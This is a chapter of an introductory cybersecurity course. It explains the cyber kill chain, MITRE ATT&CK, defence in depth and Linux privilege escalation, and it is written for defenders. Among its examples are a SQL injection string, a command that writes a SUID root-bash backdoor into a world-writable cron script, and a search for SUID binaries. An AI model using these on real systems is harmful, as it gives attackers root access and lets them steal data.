


If all five are clear — you are ready for Chapter 6. This chapter assumes all previous knowledge. It builds on top of it.

6.1 – Kill Chain Without Tools

The "kill chain" is a military concept adapted for cybersecurity. In military terms, a kill chain describes the sequence of steps required to identify, locate, track, and engage a target.

In cybersecurity, it describes the sequence of steps an attacker must complete to achieve their objective.



Why this model matters: If a defender breaks ANY single link in the chain, the attack fails — even if every other step succeeded. You do not need to stop everything. You need to stop one thing at the right time.

6.1.1 – Recon → Exploit → Persist → Impact

The Cyber Kill Chain (Lockheed Martin model, 7 stages):

Stage 1 – Reconnaissance

The attacker gathers information about the target BEFORE touching any system.

What attackers do:

- Search LinkedIn for employee names, job roles, email formats
- Search job postings for technology stack ("We use AWS, Python, Postgres")
- Use WHOIS to find domain registration details

- Find subdomains using passive DNS tools
- Search GitHub for accidentally committed credentials
- Look for the organisation in breach databases (have credentials been leaked?)
- Search Shodan for internet-exposed services

What leaves evidence: Almost nothing at this stage. Reconnaissance using public information leaves no traces on the target's systems. This is why passive reconnaissance is so dangerous – you cannot see it happening.

What defenders can do:

- Reduce public information exposure (LinkedIn privacy settings, redacted WHOIS)
 - Monitor breach databases for your domain's credentials
 - Claim and secure all subdomains
 - Remove sensitive information from GitHub repositories
 - Monitor Shodan for your own organisation's exposure
-

Stage 2 – Weaponisation

The attacker prepares their attack tool – creates a malicious document, configures a phishing page, writes exploit code, selects a payload.

What leaves evidence: Nothing on the target's systems. This happens entirely on the attacker's side.

What defenders can do: Nothing directly at this stage. But understanding what attackers prepare helps defenders configure controls for later stages.

Stage 3 – Delivery

The attacker delivers the weapon to the target. Methods: phishing email, malicious website, USB drop, supply chain compromise, vulnerable public service.

What leaves evidence:

- Email server logs show the phishing email arriving
- Web server logs show the malicious URL being accessed
- Firewall logs may show unusual connection attempts

What defenders can do:

- Email filtering (block known malicious attachments and URLs)
- User awareness training (recognise phishing)
- Web filtering (block known malicious domains)

- Network monitoring for unusual connection patterns
-

Stage 4 – Exploitation

The weapon executes. The vulnerability is triggered. A script runs, a document opens malicious code, a web form processes injection.

What leaves evidence:

- Application error logs (failed exploit attempts)
- Web server access logs (exploit payload in URL or POST body)
- Endpoint detection alerts
- auth.log (if credential-based exploitation)

What defenders can do:

- Patch management (remove the vulnerability)
 - Input validation (prevent injection)
 - Application hardening (reduce exploit surface)
 - Endpoint detection (identify exploit behaviour)
-

Stage 5 – Installation

The attacker establishes persistence – makes sure they survive reboot, password changes, and normal security procedures.

Methods:

- Adding a cron job to re-establish connection hourly
- Creating a new user account with admin privileges
- Modifying startup scripts
- Installing a rootkit to hide their presence
- Adding SSH keys to ~/.ssh/authorized_keys

What leaves evidence:

- /var/log/dpkg.log – new software installed
- /etc/passwd – new accounts created
- crontab -l – new scheduled tasks
- ~/.ssh/authorized_keys – new SSH keys added

- File system timestamps of recently modified system files

What defenders can do:

- File integrity monitoring (alert on changes to critical files)
 - Monitor for new user account creation
 - Monitor cron jobs for unexpected additions
 - SSH key auditing
-

Stage 6 – Command and Control (C2)

The attacker establishes a communication channel to control the compromised system.

Methods:

- Reverse shell connecting outward to attacker's server
- HTTP/HTTPS beacon to attacker-controlled web server
- DNS tunnelling (commands hidden in DNS queries)
- Communication over legitimate services (Slack, Discord, GitHub)

What leaves evidence:

- Network connection logs (outbound to unusual IPs/ports)
- DNS logs (unusual query patterns)
- Firewall logs (outbound connections to flagged IPs)
- Process list (process making unexpected network calls)

What defenders can do:

- Egress filtering (control what can leave the network)
 - DNS monitoring (detect unusual query patterns)
 - Network behaviour analytics
 - Block known C2 infrastructure
-

Stage 7 – Actions on Objectives

The attacker achieves their goal: data theft, ransomware deployment, sabotage, persistent access for future use.

What leaves evidence:

- File access logs

- Database query logs (bulk data export)
- Email logs (data sent via email)
- Encryption activity (ransomware)

What defenders can do:

- Data loss prevention (DLP) – monitor for bulk data movement
- Database activity monitoring
- Anomaly detection – user accessing files they never access normally

The critical insight from the kill chain model:

Recon → *Limited defender visibility, reduce attack surface*

Weaponise → *No defender visibility, prepare for later stages*

Deliver → *First detection opportunity – email/web filtering*

Exploit → *Patch vulnerabilities, harden applications*

Install → *File integrity monitoring, account auditing*

C2 → *Egress filtering, DNS monitoring*

Objectives → *DLP, anomaly detection, incident response*

Earlier detection = less damage. Stage 3 detection (block the phishing email) → attack never starts.
Stage 7 detection (notice data exfiltration) → damage already done.

Hindi / Gujarati: Kill Chain = હુમલાની સંકડા (Humlani sankad) – Chain of attack steps Reconnaissance = જાસૂસી (Jasusi) – Intelligence gathering Persistence = રહેવું (Taki rahevun) – Remaining after initial access Exfiltration = ડેટા ચોરી (Data chori) – Data theft/extraction


6.1.2 – Breaking the Chain – Where Defenders Win

The kill chain model reveals a fundamental asymmetry:

Attackers must succeed at every stage. Defenders need to stop at only one stage.

This sounds like an advantage for defenders. It is – in theory. In practice, defenders must protect all stages simultaneously because they do not know which stage the attacker will reach next.

BREAKING THE KILL CHAIN



The most cost-effective places to break the chain:

Highest value — Stage 1 (Reconnaissance): If the attacker finds nothing useful — no employee emails, no technology details, no exposed services — they may move on to easier targets. This is passive defence. Reducing your attack surface before any attack begins.

Second highest — Stage 3 (Delivery): Block the phishing email before it reaches the user. Block the malicious URL before the browser loads it. If the weapon never reaches the target, the attack cannot proceed.


Third highest — Stage 4 (Exploitation): Patch the vulnerability before it is exploited. Validate input before it reaches dangerous functions. If the weapon cannot find a flaw to exploit, it fails.

Most organisations focus on Stage 4-7 — reactive defences. The smart organisations also heavily invest in Stage 1-3 — proactive defences.

6.1.3 — MITRE ATT&CK — What It Is and Why It Exists

What MITRE ATT&CK is:

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) is a globally accessible knowledge base of attacker tactics and techniques based on real-world observations.



Website: attack.mitre.org – free, public, no registration required.

The key difference from the kill chain:

Kill chain = abstract phases (Recon, Deliver, Exploit, etc.) MITRE ATT&CK = specific techniques (T1078: Valid Accounts, T1059: Command and Scripting Interpreter, T1098: Account Manipulation, etc.)

Structure of MITRE ATT&CK:

Tactic (the "why" – what the attacker is trying to achieve)

└─ **Technique (the "how" – method used to achieve the tactic)**

└─ **Sub-technique (more specific variant of the technique)**

Example:

Tactic: Persistence (TA0003)

└─ **Technique: Create Account (T1136)**

└─ **Sub-technique: Local Account (T1136.001)**

└─ **Sub-technique: Domain Account (T1136.002)**

The 14 ATT&CK Tactics (Enterprise):

#	Tactic	What attacker is doing
1	Reconnaissance	Gathering information

2	Resource Development	Setting up infrastructure
3	Initial Access	Getting first foothold
4	Execution	Running malicious code
5	Persistence	Maintaining access
6	Privilege Escalation	Getting higher permissions
7	Defence Evasion	Avoiding detection
8	Credential Access	Stealing passwords/tokens
9	Discovery	Learning about the environment
10	Lateral Movement	Moving to other systems
11	Collection	Gathering data to steal
12	Command and Control	Communicating with compromised system
13	Exfiltration	Stealing data out
14	Impact	Causing damage

Why ATT&CK matters for you:

1. **Common language** — defenders and attackers worldwide use these IDs. When someone says "T1059 was used", every professional knows what that means.
2. **Coverage mapping** — organisations can map their security controls against ATT&CK techniques to identify gaps: "We have coverage for T1003 (credential dumping) but not T1078 (valid accounts)."
3. **Threat intelligence** — when a new APT group is documented, their techniques are listed as ATT&CK IDs. Defenders immediately know which controls to prioritise.
4. **Resume and interview value** — mentioning ATT&CK by name in interviews signals professional awareness beyond beginner level.

Browse ATT&CK now — directly relevant to what you have learned:

From your Termux curl browser:

```
bash
```

```
# Fetch the ATT&CK page for brute force (relevant to Chapter 5's auth.log)
```


```
curl -s https://attack.mitre.org/techniques/T1110/ | \
```

```
grep -o '<title>[^<]*</title>'
```

Or simply open attack.mitre.org in your phone's browser. Look up: T1110 (Brute Force), T1078 (Valid Accounts), T1059 (Command Line Interface). These are directly related to the attack you analysed in Chapter 5.

6.2 – Mapping Defence to Attacks

Understanding attacks is half the job. Mapping specific defences to specific attacks is the other half. This section teaches you to think in pairs: attack + defence.



6.2.1 – Control vs Detection – Two Types of Security

Every security measure falls into one of two categories. Understanding the difference determines how you layer your defences.

Controls (Preventive) – Stop the attack from succeeding:

Controls try to prevent the attack from completing.

Examples:

- Strong password policy → prevents weak passwords from being brute-forced easily
- Input validation → prevents SQL injection
- Firewall rules → prevents access to protected ports

- The problem with controls alone:** Controls are binary – they either work or they do not. When a control fails (and eventually they all do), you have nothing left. A company that only has controls but no detection does not know when their controls failed until the damage is done.

- Log monitoring → detects brute force even if account is eventually compromised
- Intrusion Detection System (IDS) → alerts on attack patterns in network traffic
- SIEM (Security Information and Event Management) → correlates events from multiple sources
- File integrity monitoring → detects changes to critical system files
- Behavioural analytics → detects when a user acts differently from their normal pattern

```
graph TD
    Start1[ ] --> C1[Control 1]
    C1 -- Blocked? -- YES --> A1[Attack stopped (log the attempt)]
    C1 -- NO --> C2[Control 2]
    C2 -- Blocked? -- YES --> A2[Attack stopped (log the attempt)]
    C2 -- NO --> End1[ ]
```

|



[Detection] ——— Detected? — YES —→ Alert triggered → Incident response begins

|

NO (failure)

|



Attack succeeds (but we discover it in post-incident log review)

This is defence in depth. Every layer that fails still logs the attempt. Every failure makes the next layer's detection easier.

Hindi / Gujarati: Control = નિવારક ઉપાય (Nivaran upay) – Preventive measure Detection = શોધ / ચેતવણી (Shodh / Chetavni) – Finding / Alert Defence in Depth = સ્તરીય સુરક્ષા (Stariya suraksha) – Layered security

6.2.2 – Why Firewalls Are Not Enough

This is a lesson most organisations learn the hard way.

What a firewall does: A firewall filters network traffic based on rules – IP addresses, ports, protocols.

Rule: Block all incoming traffic on port 3306 (MySQL)

Effect: External attackers cannot directly connect to your database


What a firewall cannot do:

Cannot understand application logic: A firewall allows all traffic on port 443 (HTTPS). It cannot tell the difference between:

- Legitimate: GET /products?id=105
- Attack: GET /products?id=105 OR 1=1--

Both arrive on port 443. Both look like HTTPS traffic to the firewall. The SQL injection passes through unopposed.

SECURITY REQUIRES MULTIPLE LAYERS



Cannot stop authorised users from abusing access: A firewall allows your employee's laptop to access the database. If that employee (or a compromised account) runs a bulk data export, the firewall allows it – the source is authorised.

Cannot stop attacks that use allowed protocols: Phishing emails arrive on port 25 (SMTP) or 443 (HTTPS) – both allowed. Malware can communicate over port 80 or 443 – both allowed. DNS tunnelling uses port 53 – often allowed.

What you actually need beyond a firewall:


Gap in Firewall	What Fills the Gap
Cannot understand application logic	Web Application Firewall (WAF)
Cannot detect credential abuse	Behavioural analytics, UEBA
Cannot stop allowed protocols being abused	Deep packet inspection, DLP
Cannot detect insider threats	User activity monitoring, anomaly detection
Cannot see encrypted traffic	TLS inspection (with privacy considerations)
Cannot correlate events	SIEM

Key lesson: A firewall is necessary but not sufficient. A network with only a firewall is like a bank with only a front door lock – once someone has a legitimate key, there is nothing else to stop them inside.

6.2.3 – Layered Defence – Defence in Depth

What defence in depth means:

No single security control is perfect. Every control has failure modes. Layer multiple controls so that when one fails, others compensate.



Practical layered defence example for SSH access:

None of these layers alone is sufficient. Together, they are formidable.

An attacker who bypasses Layer 1 (firewall bypass) still faces Layer 2. An attacker who has a stolen key (bypasses Layer 2) faces Layer 3. And so on. Each layer buys time and generates evidence.

The mathematical reality of layered defence:


If each control has a 10% chance of being bypassed:

- 1 control: 10% chance attack succeeds
- 2 controls: 1% chance attack succeeds
- 3 controls: 0.1% chance attack succeeds
- 4 controls: 0.01% chance attack succeeds

Layering imperfect controls creates strong defence. This is why "that one control is 90% effective" is never enough.

6.3 – Privilege Escalation – Conceptual

Privilege escalation is not just a technique. It is the goal of almost every attack after initial access. Understanding it conceptually prepares you for the practical work in Guide 3.



6.3.1 – What Privilege Really Means

Privilege = what the operating system permits you to do.

On a Linux system, privilege is structured as:

Root (UID 0)

- **Can do anything on the system**
- **Can read any file**
- **Can kill any process**
- **Can modify system configuration**
- **Can install/remove software**

Normal User (UID 1000+)

- **Can read/write own files**
- **Can run permitted commands**

- |— **Cannot read other users' private files**
- |— **Cannot modify system files**

Service Account (e.g., *www-data* for web server)

- |— **Can only access web server files**
- |— **Cannot read user home directories**
- |— **Cannot install software**

Why attackers want privilege escalation:

When an attacker first gets into a system, they typically land as:

- A web application user (lowest privilege — only web files)
- A specific service account
- A regular user (via phishing or stolen credentials)

From this limited position, they can do very little. They cannot:


- Read other users' files (including /root)
- Install backdoors in system directories
- Modify logs to remove evidence
- Access the database password stored in root-only config files

Privilege escalation changes all of this. Once they have root, the entire system is theirs.

6.3.2 — Why Wrong Permissions Enable Escalation

The connection to Chapter 2:

In Chapter 2, you learned that `chmod 777` is dangerous. Now you understand exactly why.



Scenario 1 – World-writable script run by root:

`/etc/cron.daily/backup.sh` → permissions: `-rwxrwxrwx` (777)

This script runs daily with root privileges (cron runs as root). Any user on the system can WRITE to this file.

An attacker with any account writes to the file:

bash

```
echo "cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash" >>
/etc/cron.daily/backup.sh
```

When cron runs the script as root, it creates a copy of bash with the SUID bit set. Any user who runs `/tmp/rootbash -p` now gets a root shell.

The permission mistake that enabled this: The script had w (write) permission for "others" (`chmod 777`). The correct permission: `chmod 700` – only root can write.

Scenario 2 – Readable configuration file with credentials:

`/var/www/html/config.php` → permissions: `-rw-r--r--` (644)

Readable by everyone. Contains:

php

```
$db_password = "SecretDatabasePassword123";
```

An attacker who has a web shell (web server access) reads this file. They use the database password to connect to MySQL and dump all user data.

The permission mistake: Config files with credentials should be chmod 600 — owner only. Web server users should not need to read the raw config file. Passwords should be read from an environment variable, not stored in a file.

Scenario 3 — SUID binary abuse:

Some Linux binaries have the SUID bit (Set User ID) — when executed, they run as the owner (often root) regardless of who runs them.

Find SUID binaries:

bash

find / -perm -4000 -type f 2>/dev/null

Legitimate SUID binaries exist (like passwd which needs root to modify /etc/shadow). But if an attacker can find a SUID binary with a known vulnerability, or if an administrator accidentally set SUID on the wrong binary — that becomes a privilege escalation path.

In Termux — safe SUID check:

bash

find /data/data/com.termux/files/usr -perm -4000 -type f 2>/dev/null

On Termux, you will see very few or none — this is correct and expected. This command is here so you understand the syntax for future use.

6.3.3 — Least Privilege Principle

Definition: Every user, process, and service should have the minimum permissions necessary to perform its function — nothing more.

Why this is powerful:

